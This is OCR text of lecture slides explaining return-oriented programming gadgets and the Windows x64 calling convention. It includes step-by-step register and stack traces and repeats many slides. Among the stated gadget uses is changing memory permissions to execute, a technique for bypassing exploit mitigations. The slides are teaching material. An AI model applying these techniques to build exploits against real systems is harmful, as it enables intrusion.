
Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
  - Copy a value into memory
  - Change memory permissions to Execute
  - Load values into specific registers

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
  - Copy a value into memory
  - Change memory permissions to Execute
  - Load values into specific registers
- Example: Copy data into memory

```
mov eax, #VALUE
mov ecx, #Destination
mov [ecx], eax
```

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
  - Copy a value into memory
  - Change memory permissions to Execute
  - Load values into specific registers
- Example: Copy data into memory

```
pop eax
pop ecx
mov [ecx], eax
```

Return Oriented Programming



Return Oriented Programming

ESP 0x00802004


EIP 0x004020F1

EAX 0xDEADBEEF

ECX 0x00000000



Stack



Memory / Code

Return Oriented Programming



Return Oriented Programming

ESP 0x0080200C


EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code

Return Oriented Programming

ESP 0x0080200C

EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code

Return Oriented Programming



Return Oriented Programming

ESP 0x0080200C

EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code

Return Oriented Programming

ESP 0x00802010

EIP 0x7F400125

EAX 0xDEADBEEF

ECX 0x00061230



Stack



Memory / Code

64 bit Call Semantics


- First 4 parameters are passed on rcx, rdx, r8, r9
- 32 bytes are pre-allocated on the stack
- All other parameters are passed on the stack (after pre-allocation)

64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804010
rip 0x000000007F400125

rcx 0x0000000000000000
rdx 0x0000000000000000
 r8 0x0000000000000000
 r9 0x0000000000000000
```




64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804040
rip 0x000000007f400100

rcx 0x0000000000000000
rdx 0x0000000000000000
r8 0x0000000000000000
r9 0x0000000000000000
```




64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804038
rip 0x000000007f400105

rcx 0x0000000000000000
rdx 0x0000000000000000
r8 0x0000000000000000
r9 0x0000000000000000
```



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804038
rip 0x000000007f40010c

rcx 0x0000000000c0ffee
rdx 0x0000000000000000
r8 0x0000000000000000
r9 0x0000000000000000
```



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804038
rip 0x000000007f400116

rcx 0x0000000000c0ffee
rdx 0x00000000ffffffff
r8 0x0000000000000000
r9 0x0000000000000000
```



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804038
rip 0x000000007f40011d

rcx 0x0000000000c0ffee
rdx 0x00000000ffffffff
r8 0x0000000000000001
r9 0x0000000000000000
```



64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804038
rip 0x000000007f400127

rcx 0x0000000000c0ffee
rdx 0x00000000ffffffff
r8 0x0000000000000001
r9 0x00000000deadbeef
```




64 bit Call Semantics

A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

```
rsp 0x0000000000804018
rip 0x000000007f40012b

rcx 0x0000000000c0ffee
rdx 0x00000000ffffffff
r8 0x0000000000000001
r9 0x00000000deadbeef
```



64 bit Call Semantics

- A64BitFunction(0x00c0ffee, 0xffffffff, 1, 0xdeadbeef, 0x10101010)

```
push 0x10101010
mov rcx, 0x00c0ffee
mov rdx, 0xffffffff
mov r8, 0x1
mov r9, 0xdeadbeef
sub rsp, 0x20
call A64BitFunction
```

